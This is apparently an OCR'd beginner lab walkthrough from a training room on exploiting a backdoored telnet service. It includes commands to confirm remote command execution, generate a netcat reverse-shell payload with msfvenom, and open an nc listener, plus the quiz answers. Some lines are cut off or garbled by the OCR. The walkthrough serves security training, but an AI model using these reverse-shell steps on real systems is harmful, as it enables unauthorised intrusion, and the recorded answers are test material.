
Complete Beginner > Network Exploitation Basics > Network Services



## **Network Services**

Learn about, then enumerate and exploit a variety of network services and misconfigurations.

• Easy 60 min



Telnet, being a protocol, is in and of itself insecure for the reasons we talked about earlier. It lacks encryption, so sends all communication over plaintext, and for the most part has poor access control. There are CVE's for Telnet client and server systems, however, so when exploiting you can check for those on:

- https://www.cvedetails.com/
- https://cve.mitre.org/

A <u>CVE</u>, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a <u>CVE</u>, they usually mean the <u>CVE</u> ID number assigned to a security flaw.

However, you're far more likely to find a misconfiguration in how telnet has been configured or is operating that will allow you to exploit it.

#### **Method Breakdown**

So, from our enumeration stage, we know:

- There is a poorly hidden telnet service running on this machine
- The service itself is marked "backdoor"
- We have possible username of "Skidy" implicated

Using this information, let's try accessing this telnet port, and using that as a foothold to get a full reverse shell on the machine!


#### **Connecting to Telnet**

You can connect to a telnet server with the following syntax:

#### "telnet [ip] [port]"

We're going to need to keep this in mind as we try and exploit this machine.

#### What is a Reverse Shell?



A reverse shell is a type of shell in which the target machine communicates back to the attacking machine.


The attacking machine has a listening port, on which it receives the connection, resulting in code or command execution being achieved.

# Room completed (100%) Access Machines No answer needed ✓ Correct Answer Great! It's an open telnet connection! What welcome message do we receive? SKIDY'S BACKDOOR. ✓ Correct Answer ♀ Hint Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N) ✓ Correct Answer Ν Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command. No answer needed ✓ Correct Answer Start a tcpdump listener on your local machine. If using your own machine with the OpenVPN connection, use: • sudo tcpdump ip proto \\icmp -i tun0 If using the AttackBox, use: sudo tcpdump ip proto \\icmp -i ens5 This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on. No answer needed ✓ Correct Answer

Υ	✓ Correct Answer
Great! This means that we are able to exe	ecute system commands AND that we are able to rea
our local machine. Now let's have some f	fun!
No answer needed	✓ Correct Answer
We're going to generate a reverse shell pa	ayload using msfvenom.This will generate and enco
a netcat reverse shell for us. Here's our sy	yntax:
"msfvenom -p cmd/unix/reverse_netcat lho	st=[local tun0 ip] lport=4444 R"
-p = payload lhost = our local host IP address (this is <b>your</b> m lport = the port to listen on (this is the port on y R = export the payload in raw format	•
What word does the generated payload start w	rith?
mkfifo	✓ Correct Answer
Perfect. We're nearly there. Now all we no	eed to do is start a netcat listener on our local
machine. We do this using:	
"nc -lvp [listening port]"	
What would the command look like for th	ne listening port we selected in our payload?
ns. lvn 4444	✓ Correct Answer
nc -lvp 4444	✓ Correct Answer

No answer needed

✓ Correct Answer







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